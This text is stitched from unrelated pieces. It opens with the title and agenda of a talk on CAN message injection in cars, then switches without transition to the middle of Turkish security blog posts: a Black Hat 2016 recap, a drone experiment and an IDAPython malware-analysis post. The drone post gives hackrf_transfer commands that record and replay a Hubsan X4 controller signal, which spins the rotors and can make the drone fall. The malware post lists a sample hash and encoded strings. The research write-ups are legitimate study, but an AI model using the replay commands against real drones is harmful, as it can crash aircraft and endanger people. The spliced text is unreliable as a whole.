
# Advanced CAN Message Injection

Dr. Charlie Miller (@0xcharlie)  
Chris Valasek (@nudehaberdasher)





## Agenda

- Car hacking primer
- Prior research
- Old attack limitations
- Message confliction
- New attack techniques & demos
- Mitigating CAN attacks
- Conclusion




Sunumlar dışında pek tabii yine Business Hall, güvenlik dünyasının markalarına ve bu markaların görkemli stantlarına ev sahipliği yaptı. Black Hat USA 2016'da, Türkiye'de olduğu gibi "madem sponsor oldum o halde ben de konuşacağım" diyen, mikrofonu eline alıp etkinlik programını ve katılımcıların vakitlerini hiç sayarak uzun süreler konuşup programı sarkitan sponsor sunumları yoktu. Güvenlik etkinliği düzenlemeye niyetlenip sponsorların kaprisleri ile karşı karşıya kalanlar, sponsorları ikna etme adına aşağıdaki fotoğrafları kendileri ile paylaşabilirler. :)





Black Hat mağazasına her zaman olduğu gibi Black Hat hayranlarının oldukça yoğun ilgisi vardı. Birbirinden ilginç hediyelik eşyalar arasında gezinirken, Twitter takipçilerime yönelik düzenleyeceğim hediye çekilişi için ufak tefek hediyeler almayı ihmal etmedim. :)







Eğitimleriyle, sunumlarıyla, atmosferiyle ve anılarıyla beni her daim büyüleyen Black Hat USA konferansı benim için yine oldukça verimli geçti. Umarım bilgi güvenliğine meraklı olan herkes, imkanları dahilinde veya işverenlerinin desteğiyle bu konferansa katılma imkanını birgün yakalar. Black Hat 2017 USA blog yazısı ile tekrar görüşebilir miyiz bilmiyorum fakat görüşebilmeyi ümit ederek herkese güvenli günler dilerim. :)







The post [Black Hat USA 2016](#) appeared first on [Hack 4 Career - Siber Güvenlik Günlüğü](#).

## Bir Drone Gördüm Sanki

Source: <https://www.mertsarica.com/bir-drone-gordum-sanki/>

By M.S on September 1st, 2016

Her [bütceye](#) uygun İnsansız Hava Araçlarının (İHA), genel olarak bilinen adıyla dronelerin bir tık ile internetten satın alınabildiği ve kolay kolay [kayıt](#) altına alınmadığı şu günlerde, hem [havayolu taşımacılığı](#) hem de [mahremiyet](#) için tehlike oluşturmaya başladığını yazılı ve görsel medyada yer alan haberlerde sıkça rastlamaya başladık.


Durum böyle olunca da, dronelar ile mücadele dünyada olduğu kadar ülkemizde de önem kazanmaya başladı. Dünyada dronelar ile mücadele adına yapılan çalışmalara baktığımızda, [kartal](#) ile drone avlayan Hollanda Polis'i, [ağ atan drone](#) ile droneleri avlayan Tokyo Polis'i, diğer droneleri (Parrot AR.Drone 2 ise) hacklemeye imkan tanıyan [Skyjack](#) çalışması belki de bu alanda en yaratıcı çalışmaların başında geliyor diyebiliriz.

2014 yılının başında ben de [Hubsan X4 H107C](#) ile (örnek videoya [buradan](#) ulaşabilirsiniz) drone dünyasına adım attım. Drone'u uçurken bir güvenlik uzmanı olarak aklımı kurcalayan bazı sorular oluyordu. Bunlardan en çok merak ettiğim ise drone uçuran bir kişinin kumanda ile drone arasındaki bağlantısı manipüle edilebilir veya tekrarlanabilir miydi? Eğer drone WIFI üzerinden haberleşiyor olsaydı o zaman Sammy gibi drone ile telefon arasındaki WIFI ağını çeşitli araçlar ve cihazlar yardımı ile kırabilir ve Skyjack çalışmasında olduğu gibi bağlantısını ele geçirmeye (hijack) veya manipüle etmeye çalışabilirdim. Ancak sahip olduğum drone olan Hubsan X4 H107C, kendine özgü protokolü ile 2.4 GHZ frekansından haberleştiği için [Logic Analyzer](#) yardımı ile SPI iletişimini izleyerek protokolü çözümlemenin zahmetli ve maaliyetli olacağını düşündüm.

Bu zahmetli yolda, agramış saçlarımı dökmeme adına önceden bu protokolü inceleyen olmuş mu diye Google'da arama yaptığında, Jim Hung'un çalışması dikkatimi çekti. ([#1](#), [#2](#), [#3](#), [#4](#)). Jim Hung'un Logic Analyzer ile gerçekleştirdiği çalışmaya göre kumanda ile X4 arasındaki bağlantıyı çalmak (hijack), manipüle etmek teoride olabilir gibi görünse de pratikte (en azından benim için) pek kolay durmuyordu. Bu çalışmadan yola çıkararak ben de gönderilen sinyali nasıl tekrarlayabileceğimi (replay) düşünmeye başladığında, aklıma [garaj kapısı araştırmamda](#) ismini oldukça kolaylaştırıldığini tecrübe ettiğim [HackRF One](#) geldi.

Jim'in çalışmasının ışığında ilk iş olarak Kali'de yer alan [GQRX SDR aracı](#) ile 2400 MHz (2.4 GHz) frekansından başlayacak şekilde frekansı +10 MHz artırarak (2410, 2420, 2430...) izlemeye başladım. Kumandanın açıldığında X4'ü aramak için gönderdiği keşif

(discover) paketini kolaylıkla tespit edebildim. X4'ten keşif paketine istinaden gelen yanıt üzerine kumanda ile eşleştiğinde ise X4'ü ilgili frekansta tespit etmeye çok zorlanmadım.



İlgili frekansı bulduktan sonra ise kumandanın X4'e pervaneleri çevir (gaz verme - sol çubuk yukarı) komutunu verdikten sonra ilgili sinyali HackRF One cihazı ile aşağıdaki komut yardımı ile kayıt altına almaya başladım.

```
hackrf_transfer -r Hubsan-2442Mhz-8M-8bit-1.bin -f 2442000000 -l 40 -n 5
```

Ardından bu defa aşağıdaki komut ile kayıt altına aldığım sinyali ilgili frekansa gönderdiğimde X4'ün pervanelerinin hareket ettiğini gördüm ve başarıyla X4 ile kumanda arasındaki sinyali tekrarlayabilmiş oldum. Tekrarlama saldırısında zaman zaman X4'ün kumanda ile olan bağlantısının kopuşunu gördüm ki bu durum X4'ün düşmesi anlamına geliyordu. (Drone ile mücadele adına fena sayılmaz, ne dersiniz ? :))

```
hackrf_transfer -t Hubsan-2442Mhz-8M-8bit-1.bin -f 2422000000 -x 47
```

Sonuç olarak X4 H107C'nin HackRF One ile tekrarlama saldırısı yapılarak kötüye kullanılması (düşürülmesi gibi) mümkün gibi görünüyor. Dronelar ile mücadelede ilginç bir ayrıntı olabilir.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

The post [Bir Drone Gördüm Sanki](#) appeared first on [Hack 4 Career - Siber Güvenlik Günlüğü](#).

## IDAPython ile Otomasyon

Source: <https://www.mertsarica.com/idapython-ile-otomasyon/>

By M.S on October 3rd, 2016

Her ne kadar güvenlik araştırmalarında ve zararlı yazılım analizinde hata ayıklayıcı/disassemblerler olarak [Immunity Debugger/OllyDbg](#) araçlarını daha kullanışlı bulsun da, bu durum [IDA](#) hata ayıklayıcı/disassembler aracının gücünü ve yeteneklerini hem bireysel hem de kurumsal olarak göz ardı ettiğim anlamına gelmiyor. Özellikle analiz edilen programı kaynak koduna çevirmeye yeteneği, çok sayıda [platform](#) desteği, [IDAPython](#) eklentisi, Immunity Debugger'a göre her daim güncellenmesi ve geliştirilemeye devam edilmesi IDA aracını benim için vazgeçilmez kılıyor. Hem bu artılarından dolayı hem de bankacılık zararlı yazılımlarını yakından takip edip analiz eden bir banka için de bankanın lisanslı ticari araçları arasındaki yerini istikrarlı bir şekilde yıllardır korumaya devam ediyor. Bu yazıda örnek bir zararlı yazılım analizinde manuel olarak yapıldığı takdirde oldukça zaman alabilen bir işlemin IDAPython eklentisi ile nasıl hızlandırabileceğine dikkat çekeceğim. Ayrıca bu yazı [Pi Hediymen Var #7](#) oyuncunun da çözüm yolunu içermektedir.

IDAPython, Python programlama dili ile hazırlmış olduğunuz betikleri (script), IDA API ve diğer Python modüllerinden de faydalananarak IDA üzerinde kullanmanızı sağlayan oldukça faydalı bir eklentidir. IDAPython eklentisi IDA Professional ve Starter [ticari sürümleri](#) ile birlikte yüklü olarak gelmekte, [demo](#) sürümünde ise harici olarak [GitHub sayfası](#) üzerinden yüklenmesi gerekmektedir.

IDAPython'ın kullanımı ile ilgili olarak internette çok sayıda olmasa da yeterli sayıda kaynak bulabilirsiniz. Bunlardan Ero Carrera'nın [Introduction to IDAPython](#) makalesini, ücretsiz [The Beginner's Guide to IDAPython](#) e-kitabını, Palo Alto'nun IDAPython [yazı serilerini](#) öncelikle okumanızı tavsiye edebilirim. IDA API kullanımını ile ilgili olarak da Hex-Rays'in [IDAPython dokümanlarını](#) inceleyebilirsiniz.

Bildığınız üzere zararlı yazılım analizine ilk olarak (çoğunlukla) statik analiz ile başlanmaktadır ve bu adımda zararlı yazılım üzerinde yer alan karakter dizileri (strings) GNU strings, [Sysinternals strings](#) vb. araçlarla incelenebilmektedir. Tabii sizin hangi adımlardan geçtiğiniz çok iyi bilen ve ileri seviye siber saldırılarda (APT) kullanılmak üzere zararlı yazılım geliştiren art niyetli kişiler buna karşın bu karakter dizilerinin çalışma esnasında (runtime) çözülmesini (decode) sağlayan fonksiyonlar (string decoder) kullanmaktadır. Bu gibi bir durumla karşılaşığınızda örneğin zararlı yazılım üzerinde okunaklı olmayan (encoded string) 100 tane karakter dizisi var ise ilk iş olarak bu karakter dizilerini çözen ana fonksiyonu (string decoder) bulmak olmalıdır. Hata ayıklayıcıda (debugger) zararlı yazılımı çalıştırıldıktan sonra çözme işlemini gerçekleştiren fonksiyonun başlangıcına ve sonuna kesme noktası (breakpoint) koyarak çözülen karakter dizilerini yazmaçlardan (register) anlık olarak elde edebilirsiniz. Teoride uygulanabilir olsa da pratikte her çözülen karakter dizisini bir kenara not almak veya programın akışında 5 karakter dizisi çözüldükten sonra anti-vm, anti-debugger kontrollerine takıldığı için sonlanan hata ayıklayıcı bize zaman kaybettirebilir. Bu gibi durumlarda IDAPython eklentisi bizi bu çıkmazdan kurtarırlar.

Konakladıkları otellerdeki Wi-Fi ağını kullanan üst düzey kurum çalışanlarının DarkHotel APT grubu tarafından uzun yillardan beri hedef aldığı geçtiğimiz yıllarda [haberlere](#) yansımısti. DarkHotel grubunun kullandığı zararlı yazılım ile benzerlikler taşıyan ve [Pi Hediye Var #7](#) oyundan konu olan Dubnium adındaki zararlı yazılım, Microsoft'un Threat Research & Response Blog'unda yer alan [yazida](#) da belirtildiği üzere karakter dizilerini gizlemek için bir fonksiyon kullanıyordu.

Dubnium zararlı yazılımı ile ilişkili olan ve 0ac65c60ad6f23b2b2f208e5ab8be0372371e4b3 SHA1 hashine sahip olan sshkeypairgen.exe (Pi Hediye Var #7'de adı adobe-pdf-reader.exe olarak değiştirilmiştir.) isimli zararlı yazılımı IDA ile incelediğimde, Microsoft'un yazısına konu olan karakter dizisi çözme fonksiyonuna (sub\_1177036) benzer bir fonksiyonun bu yazılımda da olduğunu gördüm. sub\_1177036 fonksiyonunu çağrıran diğer (xrefs to) fonksiyonları listelediğimde sayının oldukça fazla olduğunu gördüm ki bu durum gerçekten karakter dizisi çözüdügüne dair bir işaret olabilir.

Address	Length	Type	String
.text:00429ADC	00000005	C	%08x
.text:00429AE4	0000000A	C	\\\\\$s  %s\\%s
.text:00429AF0	00000008	C	Yeljoc{hR_
.text:00429 AFC	00000015	C	jL_dhlU(eo9 cMjikcf
.text:00429B14	00000005	C	DWc
.text:00429B1C	0000000E	C	d_jedYY(7MkU
.text:00429B2C	00000007	C	99EKAE
.text:00429B34	00000005	C	hk
.text:00429B3C	00000009	C	D8N:#7E1
.text:00429B48	0000000A	C	*1_AjdZ_
.text:00429B5C	00000006	C	NNNN#
.text:00429B64	0000000C	C	hkGj_hl[Wi
.text:00429B74	00000008	C	MbjhX
.text:00429B7C	00000008	C	97:HBl M8J
.text:00429B88	00000007	C	7INF7C
.text:00429B90	00000009	C	ic_ZlWd
.text:00429B9C	00000009	C	+N5:C\$
.text:00429B A8	0000000E	C	ssh-2_rsa.pub
.text:00429B88	0000000E	C	ssh-2_rsa.prv
.text:00429B C8	0000000E	C	[9 Wch9e1^_dl
.text:00429B D8	00000008	C	_ddMWd_CF_
.text:00429B E4	0000001F	C	hkef_WUhduIZZdfd_ZdUWohjhUecd
.text:00429C04	00000010	C	Lo3.ii_3.ZAMZ_3hVs_VI_lowell.II.I.I.

Line 2777 of 6036

-----

```

